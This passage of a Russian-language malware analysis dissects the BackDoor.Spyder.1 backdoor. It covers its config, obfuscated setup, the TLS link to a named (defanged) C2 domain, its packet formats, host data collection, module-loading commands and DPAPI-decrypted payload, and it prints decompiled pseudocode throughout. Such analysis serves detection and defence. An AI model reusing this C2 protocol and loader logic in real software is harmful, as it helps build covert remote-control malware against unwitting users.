    cfg_proxy_data proxy_1;
    int CA_cert_len;
    char CA_cert[cert_len];
};
```

Поле `hash` содержит некое значение, которое может являться идентификатором. Это значение используется при взаимодействии с управляющим сервером и может быть представлено в виде строки `b2e4936936c910319fb3d210bfa55b18765db9cc`, которая по длине совпадает с SHA1-хешами.

Поле `string` содержит строку из одного символа: `1`.

`CA_cert` — сертификат центра сертификации в формате DER. Он используется для установки соединения с управляющим сервером по протоколу TLS 1.2.

```
000000018008E0D0  00 30 82 05 81 30 82 03  69 A0 03 02 01 02 02 01  .0,.ѓ0,.i ......
000000018008E0E0  01 30 0D 06 09 2A 86 48  86 F7 0D 01 01 0B 05 00  .0...*†H†ч......
000000018008E0F0  30 48 31 17 30 15 06 03  55 04 03 13 0E 53 65 63  0H1.0...U....Sec
000000018008E100  75 72 65 54 72 75 73 74  20 43 41 31 20 30 1E 06  ureTrust·CA1·0..
000000018008E110  03 55 04 0A 13 17 53 65  63 75 72 65 54 72 75 73  .U....SecureTrus
000000018008E120  74 20 43 6F 72 70 6F 72  61 74 69 6F 6E 31 0B 30  t·Corporation1.0
000000018008E130  09 06 03 55 04 06 13 02  55 53 30 1E 17 0D 31 31  ...U....US0...11
000000018008E140  30 31 30 31 30 30 30 30  30 30 5A 17 0D 32 35 31  01010000000Z..251
000000018008E150  32 33 31 32 33 35 39 35  39 5A 30 48 31 17 30 15  231235959Z0H1.0.
000000018008E160  06 03 55 04 03 13 0E 53  65 63 75 72 65 54 72 75  ..U....SecureTru
000000018008E170  73 74 20 43 41 31 20 30  1E 06 03 55 04 0A 13 17  st·CA1·0...U....
000000018008E180  53 65 63 75 72 65 54 72  75 73 74 20 43 6F 72 70  SecureTrust·Corp
000000018008E190  6F 72 61 74 69 6F 6E 31  0B 30 09 06 03 55 04 06  oration1.0...U..
000000018008E1A0  13 02 55 53 30 82 02 22  30 0D 06 09 2A 86 48 86  ..US0,."0...*†H†
000000018008E1B0  F7 0D 01 01 01 05 00 03  82 02 0F 00 30 82 02 0A  ч.......,...0,..
000000018008E1C0  02 82 02 01 00 BD C3 26  8B E1 37 7F F0 FA 0A 0D  .,...SГ&‹67.ръ..
000000018008E1D0  83 A7 DD 22 31 14 83 08  D7 74 3B 31 08 84 EF 25  ѓ§Э"1.ѓ.Чt;1.„п%
000000018008E1E0  CF 2D 44 FC 2D 54 77 0B  17 E2 70 4D BE 2F C1 FC  П-Dь-Tw..врMs/Бь
000000018008E1F0  ED D9 6B 9E DB 60 28 27  C4 1E 6D 15 3D DD B9 43  нЩkћЫ`('Д.m.=Э№C
000000018008E200  64 37 58 B4 BD 48 85 FA  D1 D6 F7 5A 33 EB EC B7  d7XґSH…ъСЦчZ3лм·
000000018008E210  86 62 92 1F 89 D7 A4 BD  D3 1F F3 18 9D A4 15 27  †b’.‰ЧӨSУ.у.ќӨ.'
000000018008E220  16 7B 26 9F 5C 53 87 BD  40 22 D2 5E CD AB D5 6F  .{&џ\S‡S@"Т^Н«Хо
000000018008E230  1D AC C3 0D F1 D9 D5 F5  6A D3 16 76 58 DF F7 0B  .¬Г.сЩХхjУ.vXЯч.
000000018008E240  20 0D ED 7B 97 AE 66 0A  E6 CC 9F 73 50 FB CE 16  ·.н{—®f.жМџsPыО.
000000018008E250  A6 DC 45 D0 2F 70 3E C8  C8 59 4D C4 62 EC B0 E9  ¦ЬEР/р>ИИYMДbм°й
```

Информация о сертификате находится в приложении № 1 к исследованию.

В функции `DllMain` предусмотрено создание нескольких рабочих потоков в зависимости от ряда условий.

- Основной поток — `thread_1_main`
- Поток запроса нового сервера — `thread_2_get_new_C2_start_communication`
- Поток исполнения зашифрованного модуля — `thread_4_execute_encrypted_module`

Для выполнения необходимо, чтобы значение параметра `builtin_config.exec_mode` было ненулевым.

- если значение `builtin_config.exec_mode` равно `1` или `2`, и командная строка процесса содержат подстроку `-k netsvcs`, то запускаются основной поток и поток получения нового адреса управляющего сервера;
- также, если `builtin_config.exec_mode` равен `2`, то запускается поток, который расшифровывает и запускает хранящийся в системе модуль;
- если значение равно `3`, то запускаются основной поток и поток для получения нового адреса управляющего сервера.

В рассматриваемом образце значение параметра `exec_mode` равно `3`.

Основной поток

Вначале бэкдор проверяет версию ОС, затем подготавливает структуру для инициализации функций и структуру для хранения некоторых полей конфигурации. Процедура выглядит искусственно осложненной.

```
funcs_struc.field_18 = 0i64;
l_config.hash_id[0] = 0;
funcs_struc.p_fn_init_funcs_struct_0_1 = initializer_callback_1;
funcs_struc.p_fn2 = initializer_callback_2;
funcs_struc.p_fn3 = initializer_callback_3;
*&l_config.hash_id[1] = 0i64;
*&l_config.hash_id[9] = 0i64;
*&l_config.hash_id[17] = 0;
l_config.hash_id[19] = 0;
memset(l_config.string, 0, 0x4Dui64);
l_config.field_54 = g_p_builtin_config->field_BC;
strncpy(l_config.string, g_p_builtin_config->mb_string, 0x3Fui64);
*l_config.hash_id = *g_p_builtin_config->hash_id;
*&l_config.hash_id[16] = *&g_p_builtin_config->hash_id[0x10];
if ( g_p_builtin_config->mb_cert_len )
{
  l_config.p_cert = &g_p_builtin_config->cert;
  l_config.cert_len = g_p_builtin_config->mb_cert_len;
}
if ( init_global_funcs_and_allocated_cfg(&l_config, &funcs_struc) )
```

В структуру `funcs_struc` типа `funcs_1` заносятся 3 указателя на функции, которые будут поочередно вызваны внутри функции `init_global_funcs_and_allocated_cfg`.

```
__int64 __stdcall init_global_funcs_and_allocated_cfg(allocated_cfg *p_var_cfg, funcs_1 *p_funcs)
{
  void *v5; // rax
  __int64 v6; // rbx
  unsigned int v7; // ebx
  unsigned int v8; // ecx
  void *v9; // rcx

  if ( !p_var_cfg )
    return 0i64;
  if ( g_funcs_and_allocated_cfg_initialized )
    return 1i64;
  if ( init_WSA_and_crit_sect_0() )
    return 0i64;
  v5 = p_funcs->p_fn_init_funcs_struct_0_1;
  v6 = 0i64;
  if ( p_funcs->p_fn_init_funcs_struct_0_1 )
  {
    do
    {
      set_global_funcs_by_callbacks(v5);
      v5 = *(&p_funcs->p_fn2 + v6++);
    }
```

В функции `set_global_funcs_by_callbacks` происходит вызов каждой функции-инициализатора по очереди.

Общий порядок формирования структур выглядит следующим образом:

1) каждой функции передаются две структуры: первая содержит указатели на некоторые функции, вторая — пустая;
2) каждая функция переносит указатели на функции из одной структуры в другую;
3) после вызова функции-инициализатора происходит очередное перемещение указателей на функции из локальной структуры в глобальный массив структур по определенному индексу.

В итоге после всех нестандартных преобразований получается некоторое количество глобальных структур, которые объединены в один массив.

```
seg003:0000000180094C70 g_struc_1_3     gfuncs_1_3 <?>
seg003:0000000180094C70
seg003:0000000180094CC0 g_struc_1_2     gfuncs_1_2 <?>
seg003:0000000180094CC0
seg003:0000000180094D10 ; struc_1 g_struc_1_uninit
seg003:0000000180094D10 g_struc_1_uninit struc_1 <?>
seg003:0000000180094D10
seg003:0000000180094D60 g_struc_1_1     gfuncs_1_1 <?>
```

В конечном итоге вызов функций можно представить следующим образом.

```
seg000:000000018004CFF6
seg000:000000018004CFF6 srv_type_2_3:           ; _QWORD
seg000:000000018004CFF6 mov     r9, [r9+connection_obj.p_session_1_ssl]
seg000:000000018004CFFA mov     r8d, [rbx+struc_11.net_context.WSA_error] ; _QWORD
seg000:000000018004CFFE mov     ecx, [rbx+struc_11.net_context.key_id] ; _QWORD
seg000:000000018004D001 mov     edx, 1          ; _QWORD
seg000:000000018004D006 call    cs:g_struc_1_2.init_ssl_and_make_handshake ; 0x1800014D0
seg000:000000018004D00C jmp     short loc_18004D03C
```

Сложные преобразования — копирование локальных структур с функциями и их перенос в глобальные структуры — вероятно, призваны усложнить анализ вредоносного образца.

Затем бэкдор при помощи библиотеки UT hash формирует хеш-таблицу служебных структур, ответственных за хранение контекста сетевого соединения, параметров подключения и т. д.

Фрагмент кода формирования хеш-таблицы.

```
  g_p_struc_10->hh.tbl->tail = &g_p_struc_10->hh;
  g_p_struc_10->hh.tbl->num_buckets = 32;
  g_p_struc_10->hh.tbl->log2_num_buckets = 5;
  g_p_struc_10->hh.tbl->hho = 24i64;
  g_p_struc_10->hh.tbl->buckets = malloc(0x200ui64);
  v9 = g_p_struc_10->hh.tbl;
  if ( !v9->buckets )
    exit(-1);
  memset(v9->buckets, 0, 0x200ui64);
  g_p_struc_10->hh.tbl->signature = 0xA0111FE1;
}
v10 = &v4->hh;
++g_p_struc_10->hh.tbl->num_items;
v11 = g_p_struc_10->hh.tbl;
v4->hh.hashv = -17973517;
v4->hh.tbl = v11;
LODWORD(v11) = (LOBYTE(v4->key_id)
              + (BYTE1(v4->key_id) << 8)
              + (BYTE2(v4->key_id) << 16)
              + (HIBYTE(v4->key_id) << 24)
              - 1640531527
              + 1658505044) ^ 0x7F76D;
v12 = (v11 << 8) ^ (-1622558010 - v11);
v13 = (v12 >> 13) ^ (-17973517 - v12 - v11);
LODWORD(v11) = (v13 >> 12) ^ (v11 - v13 - v12);
v14 = (v11 << 16) ^ (v12 - v13 - v11);
v15 = (v14 >> 5) ^ (v13 - v14 - v11);
LODWORD(v11) = v11 - v15 - v14;
v16 = (((((v15 >> 3) ^ v11) << 10) ^ (v14 - v15 - ((v15 >> 3) ^ v11))) >> 15) ^ (v15
                                                                               - ((((v15 >> 3) ^ v11) << 10) ^ (v14 - v15 - ((v15 >> 3) ^ v11)))
                                                                               - ((v15 >> 3) ^ v11));
v4->hh.hashv = v16;
v17 = g_p_struc_10->hh.tbl;
```


Стоит отметить, что здесь располагается значение сигнатуры, которое позволяет определить используемую библиотеку: `g_p_struc_10->hh.tbl->signature = 0xA0111FE1;`.

Для рассматриваемого бэкдора характерно распределение значимых полей и данных по нескольким создаваемым для этого структурам. Эта особенность при анализе затрудняет создание осмысленных имен для структур.

После подготовительных действий переходит к инициализации подключения к управляющему серверу.

Инициализация соединения с управляющим сервером

Примечательно, что в программном коде, связанном с сетевым подключением, присутствуют собственные коды ошибок — помимо тех, что принадлежат библиотеке mbedtls.



Список кодов ошибок, обнаруженных в рассматриваемом образце.

```
enum ERROR_CODES
{
    ERROR_CODE_1392 = 0x1392,
    ERROR_BAD_ARGS = 0x5208,
    ERROR_CODE_520B = 0x520B,
    ERROR_CODE_520D = 0x520D,
    ERROR_CODE_59D8 = 0x59D8,
    ERROR_CODE_59DB = 0x59DB,
    ERROR_CODE_59DC = 0x59DC,
    ERROR_INVALID_ARGUMENT = 0x59DE,
    ERROR_CODE_59DF = 0x59DF,
    ERROR_CODE_61A8 = 0x61A8,
    ERROR_BAD_ALLOCATION = 0x61A9,
    ERROR_BAD_PACKET_SIGNATURE = 0x61AA,
    ERROR_CODE_61AB = 0x61AB,
    ERROR_CODE_61AC = 0x61AC,
    ERROR_CODE_61AD = 0x61AD,
    ERROR_CODE_61AF = 0x61AF,
    ERROR_CODE_61B0 = 0x61B0,
    ERROR_CODE_61B1 = 0x61B1,
    ERROR_BUFFER_NOT_EMPTY = 0x61B2,
    ERROR_CODE_6590 = 0x6590,
    ERROR_CODE_6592 = 0x6592,
    ERROR_BAD_ALLOC = 0x6593,
};
```

После ряда подготовительных действий бэкдор разрешает хранящийся в конфигурации адрес управляющего сервера и извлекает порт. Адреса в конфигурации хранятся в виде строк: `koran.junlper[.]com:80` и `koran.junlper[.]com:443`. Далее программа

создает TCP-сокет для подключения. После этого создает контекст для защищенного соединения и выполняет TLS-рукопожатие.

```
    v15 = mbedtls_ssl_setup(&bio->ssl, v9);
    if ( v15 )
    {
  LABEL_22:
      free(bio);
      return v15;
    }
    bio->ssl.f_send = (mbedtls_ssl_send_t *)f_send_wrap;
    bio->ssl.p_bio = bio;
    bio->ssl.f_recv_timeout = 0i64;
    bio->ssl.f_recv = (mbedtls_ssl_recv_t *)f_recv;
    g_struc0_2.append_session_to_connection_settings(1i64, key_id, bio);
    if ( use_cfg_key )
    {
      error_message[0] = 0;
      memset(&error_message[1], 0, 0x103ui64);
      v16 = mbedtls_ssl_handshake(&bio->ssl);
      v15 = v16;
      if ( v16 == MBEDTLS_ERR_SSL_WANT_READ || v16 == MBEDTLS_ERR_SSL_WANT_WRITE )
      {
        v15 = 0;
      }
      else if ( v16 )
      {
        mbedtls_strerror(v16, error_message, 0x104ui64);
        return ERROR_CODE_61AF;
      }
    }
    return v15;
  }
```

После установки защищенного соединения бэкдор ожидает от управляющего сервера пакет с командой. Программа оперирует двумя форматами пакетов:

- пакет, полученный после обработки протокола TLS, — «транспортный» пакет»;
- пакет, полученный после обработки транспортного пакета, — «пакет данных». Содержит идентификатор команды и дополнительные данные.

Заголовок транспортного пакета представлен следующей структурой.

```
struct transport_packet_header
{
  DWORD signature;
  WORD compressed_len;
  WORD uncompressed_len;
};
```

Данные располагаются после заголовка и упакованы алгоритмом LZ4. Бэкдор проверяет значение поля `signature`, оно должно быть равно `0x573F0A68`.

После распаковки полученный пакет данных имеет заголовок следующего формата.

```
struct data_packet_header
{
  WORD tag;
  WORD id;
  WORD unk_0;
  BYTE update_data;
  BYTE id_part;
  DWORD unk_1;
  DWORD unk_2;
  DWORD len;
};
```

Поля `tag` и `id` в совокупности определяют действие бэкдора, то есть обозначают идентификатор команды.

Данные структуры заголовков используются в обоих направлениях взаимодействия.

Порядок обработки команд сервера:

- верификация клиента;
- отправка информации о зараженной системе;
- обработка команд по идентификаторам.

В структуре, отвечающей за взаимодействие с управляющим сервером, есть переменная, которая хранит состояние диалога. В связи с этим перед непосредственным выполнением команд необходимо выполнение первых двух шагов, что можно рассматривать как второе рукопожатие.

Этап верификации

Для выполнения этапа верификации значения полей `tag` и `id` в полученном от управляющего сервера первичном пакете должны быть равны `1`.

Процесс верификации состоит в следующем:

1. Бэкдор формирует буфер из 8-байтного массива, который следует после заголовка пакета и поля `hash_id`, взятого из конфигурации. Результат можно представить в виде структуры:

   ```
   struct buff
   {
       BYTE packet_data[8];
       BYTE hash_id[20];
   }
   ```

2. Вычисляется SHA1-хеш данных в полученном буфере, результат помещается в пакет (после заголовка) и отправляется на сервер.

Отправка информации о системе

Следующий полученный пакет от управляющего сервера должен иметь значения `tag`, равное `5`, и `id`, равное `3`. Данные о системе формируются в виде структуры `sysinfo_packet_data`.

```
struct session_info
{
  DWORD id;
  DWORD State;
  DWORD ClientBuildNumber;
  BYTE user_name[64];
  BYTE client_IPv4[20];
  BYTE WinStationName[32];
  BYTE domain_name[64];
};

struct sysinfo_block_2
{
  WORD field_0;
  WORD field_2;
  WORD field_4;
  WORD system_def_lang_id;
  WORD user_def_lang_id;
  DWORD timezone_bias;
  DWORD process_SessionID;
  BYTE user_name[128];
  BYTE domain_name[128];
  DWORD number_of_sessions;
  session_info sessions[number_of_sessions];
};

struct sysinfo_block_1
{
  DWORD unk_0; //0
  DWORD bot_id_created;
  DWORD dw_const_0; //0x101
  DWORD os_version;
  WORD dw_const_2; //0x200
  BYTE cpu_arch;
  BYTE field_13;
  DWORD main_interface_IP;
  BYTE MAC_address[20];
  BYTE bot_id[48];
  WCHAR computer_name[128];
  BYTE cfg_string[64];
```

```
  WORD w_const; //2
  WORD sessions_size;
};

struct sysinfo_packet_data
{
  DWORD id;
  sysinfo_block_1 block_1;
  sysinfo_block_2 block_2;
};
```

Поле `sysinfo_packet_data.id` содержит константу — `0x19C0001`.


Значение `sysinfo_packet_data.block_1.bot_id` извлекается из реестра. Бэкдор находит его в параметре `instance` ключа `SOFTWARE\Clients\Mail\Hotmail\backup`, который, в свою очередь, в зависимости от привилегий может находиться в разделе HKLM или HKCU.

Если значение отсутствует, то с помощью `UuidCreate` генерируется случайный GUID, форматируется в виде строки `XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXX` и сохраняется. Если идентификатор уже существовал, то параметру `sysinfo_packet_data.block_1.bot_id_created` присваивается значение `1`, а если идентификатор был создан — значение `2`.

Значение параметра `sysinfo_packet_data.block_1.cpu_arch`:

- 1 — x86
- 2 — x64

Примечателен процесс определения бэкдором значений MAC-адреса и IP-адреса. Вначале программа ищет сетевой интерфейс, через который прошло наибольшее количество пакетов, затем получает его MAC-адрес и далее по нему ищет IP-адрес этого интерфейса.



Версия ОС кодируется значением от `1` до `13` (`0`, если возникла ошибка), начиная с `5.0` и далее по возрастанию версии.

В поле `sysinfo_packet_data.block_1.cfg_string` помещается значение `string` из конфигурации бэкдора, которое равно символу `1`.

Обработка команд

После верификации и отправки системной информации **BackDoor.Spyder.1** приступает к обработке главных команд. В отличие от большинства бэкдоров, команды которых имеют вполне конкретный характер (забрать файл, создать процесс и т. д.), в данном экземпляре они носят скорее служебный характер и отражают инструкции по хранению и

структурированию получаемых данных. Фактически все эти служебные команды нацелены на загрузку новых модулей в PE-формате, их хранение и вызов тех или иных экспортируемых функций. Стоит отметить, что модули и информация о них хранятся в памяти в виде хеш-таблиц с помощью UT-hash.

tag	id	Описание
6	1	Отправить на сервер количество полученных модулей.
	2	Сохранить в памяти параметры получаемого модуля.
	3	Сохранить в памяти тело модуля.

	4	Загрузить сохраненный ранее модуль. Поиск выполняется в хеш-таблице по идентификатору, полученному в пакете с командой. Модуль загружается в память, вызывается его точка входа, затем получаются адреса 4 экспортируемых функций, которые сохраняются в структуре для дальнейшего вызова. Вызвать экспортируемую функцию № 1.
		`__int64 __fastcall load_PE_module_and_get_export_functions(void *packet_i2, void *p_PE_module, module_exports *loaded_module_exports)`
		`{`
		`  __int64 result; // rax`
		`  loaded_module *v5; // rbx`
		`  result = (__int64)load_and_execute_DLL_module((IMAGE_DOS_HEADER *)p_PE_module);`
		`  v5 = (loaded_module *)result;`
		`  if ( result )`
		`  {`
		`  loaded_module_exports->loaded_module_1 = (loaded_module *)result;`
		`  loaded_module_exports->export_func_1 = get_export_function_by_index((loaded_module *)result, 1u);`
		`  loaded_module_exports->export_func_2 = get_export_function_by_index(v5, 2u);`
		`  loaded_module_exports->export_func_3 = get_export_function_by_index(v5, 3u);`
		`  loaded_module_exports->export_func_4 = get_export_function_by_index(v5, 4u);`
		`  result = 1i64;`
		`  }`
		`  return result;`

	5	Вызвать экспортируемую функцию № 4 одного из загруженных модулей, затем выгрузить его.
	6	Отправить в ответ пакет, состоящий только из заголовка `data_packet_header`, в котором поле `unk_2` равно `0xFFFFFFFF`.
	7	Вызвать экспортируемую функцию № 2 одного из загруженных модулей.
	8	Вызвать экспортируемую функцию № 3 одного из загруженных модулей.
5	2	Отправить на сервер информацию о текущих параметрах подключения.
4	-	Предположительно экспортируемая функция № 1 может возвращать таблицу указателей на функции, и по этой команде программа вызывает одну из данных функций.

После обработки каждого полученного от сервера пакета бэкдор проверяет разницу между двумя значениями результата `GetTickCount`. Если значение превышает заданное контрольное значение, то отправляет на сервер значение сигнатуры `0x573F0A68` без каких-либо дополнительных данных и преобразований.

```
v4 = 0;
tick_count = GetTickCount();
if ( !p_Session )
  return v4;
if ( p_Session->mb_mode )
{
  if ( !g_flag_0 )
    return v4;
}
else if ( !ticks_flag )
{
  return v4;
}
if ( !p_Session->tick_count_2 )
{
  srand(tick_count);
  p_Session->tick_count_1 = tick_count;
  p_Session->tick_count_2 = tick_count;
}
if ( tick_count - p_Session->tick_count_1 > 1000 * msecs )
  return 0x61AEi64;
if ( p_Session->mb_mode )
{
  if ( tick_count - p_Session->tick_count_2 > 1000 * p_Session->rnd_value_ticks_coefficient )
  {
    v7 = 0x573F0A68i64;
    p_Session->tick_count_2 = tick_count;
    v4 = ((__int64 (__fastcall *)(__int64, _QWORD, __int64 *))g_struc0_1.f_send)(3i64, key_id, &v7);
    p_Session->rnd_value_ticks_coefficient = (int)((double)rand() * 0.000030517578125 * 10.0 * 2.0
                                                 + (double)dword_180090D54
                                                 - 10.0);
  }
}
```

Поток запроса нового сервера

BackDoor.Spyder.1 может запросить адрес нового сервера, если в конфигурации представлен для этого URL `url_C2_req`. Для запроса по этому URL программа может использовать как системный, так и представленные в конфигурации HTTP-прокси. Обращение происходит с помощью WinHTTP API `InternetOpenUrlA`.

Ответ должен представлять собой строку в кодировке Base64 между двумя маркерами: `DZKS` и `DZJS`. Следует отметить, что аналогичный алгоритм и маркеры применялись в семействе **PlugX** (BackDoor.PlugX.28, BackDoor.PlugX.38).

Декодированная строка распаковывается с помощью функции `RtlDecompressBuffer`, в результате получается адрес нового управляющего сервера и порт для подключения.

```
  http_context::set_connect_type(v13, impersonation);
  if ( impersonation != 1 )
  {
    v16 = init_http_connect(v13, url);
    goto LABEL_18;
  }
  if ( proxy_server )
  {
    v16 = http_connect_with_proxy(v13, url, proxy_server, proxy_username, proxy_password);
LABEL_18:
    v15 = v16;
  }
  data_len = 0;
  if ( v15 )
  {
    v17 = operator new(0x100000ui64);
    memset(v17, 0, 0x100000ui64);
    if ( v17 )
    {
      internet_read(v13, v17, 0x100000u, &data_len);
      if ( data_len )
      {
        Sourcea[0] = 0;
        memset(&Sourcea[1], 0, 0x7FFui64);
        if ( extract_substr_DZKS_DZJS((char *)v17, Sourcea) )
        {
          LODWORD(decoded_response) = 0;
          v18 = (void *)decode_response(Sourcea, (char *)&decoded_response);
          v19 = v18;
          if ( v18 )
          {
            v20 = (int)decoded_response;
            if ( (int)decoded_response <= *type )
            {
              memmove(result_Decoded, v18, (int)decoded_response);
```

Поток исполнения зашифрованного модуля

Если параметр конфигурации `exec_mode` имеет значение `2` и командная строка содержит `-k netsvcs`, бэкдор создает отдельный поток для исполнения модуля, хранящегося в файле.

Для этого сначала выполняется поиск файла `C:\Windows\System32\1.update`. Если такой файл существует, программа считывает его и расшифровывает.

```
CBuffer::init(&pCBuffer);
if ( (unsigned int)read_file(path_sysdir_update, &pCBuffer) )
{
  v5 = *(_DWORD *)CBuffer::get_data_ptr(&pCBuffer, 0);
  if ( v5 + 4 == CBuffer::get_data_size(&pCBuffer) )
  {
    pDataIn.pbData = CBuffer::get_data_ptr(&pCBuffer, 4u);
    pDataIn.cbData = v5;
    ppszDataDescr = 0i64;
    v6 = LoadLibraryA("crypt32.dll");
    if ( v6 )
    {
      CryptUnprotectData = (BOOL (__fastcall *)(DATA_BLOB *, LPWSTR *, DATA_BLOB *, PVOID, CRYPTPROTECT_PROMPTSTRUCT *, DWORD, DATA_BLOB *))GetProcAddress(v6, "CryptUnprotectData");
      if ( CryptUnprotectData )
      {
        if ( CryptUnprotectData(&pDataIn, (LPWSTR *)&ppszDataDescr, 0i64, 0i64, 0i64, 1, &DataOut) )
        {
          if ( DataOut.pbData && DataOut.cbData )
          {
            strncpy(decrypted, (const char *)DataOut.pbData, 0x103ui64);
            CBuffer::free(&pCBuffer);
            result = 0;
          }
```

Этот файл содержит путь к зашифрованному файлу, содержащему DLL-модуль, который бэкдор считывает, расшифровывает и загружает.

```
if ( !check_exists_and_not_dir(filename) )
  return 1i64;
ppszDataDescr = 0i64;
v5 = LoadLibraryA("crypt32.dll");
if ( !v5 )
  return 2i64;
CryptUnprotectData = (BOOL (__fastcall *)(DATA_BLOB *, LPWSTR *, DATA_BLOB *, PVOID, CRYPTPROTECT_PROMPTSTRUCT *, DWORD, DATA_BLOB *))GetProcAddress(v5, "CryptUnprotectData");
if ( !CryptUnprotectData )
  return 3i64;
CBuffer::init(&pCBuffer_file_data);
if ( (unsigned int)read_file(filename, &pCBuffer_file_data) )
{
  DataIn.pbData = CBuffer::get_data_ptr(&pCBuffer_file_data, 0);
  DataIn.cbData = CBuffer::get_data_size(&pCBuffer_file_data);
  ppszDataDescr = 0i64;
  if ( CryptUnprotectData(&DataIn, (LPWSTR *)&ppszDataDescr, 0i64, 0i64, 0i64, 1, &DataOut) )
  {
    CBuffer::append(file_content, DataOut.pbData, DataOut.cbData);
    CBuffer::free(&pCBuffer_file_data);
    result = 0i64;
```

Особенности версии для x86

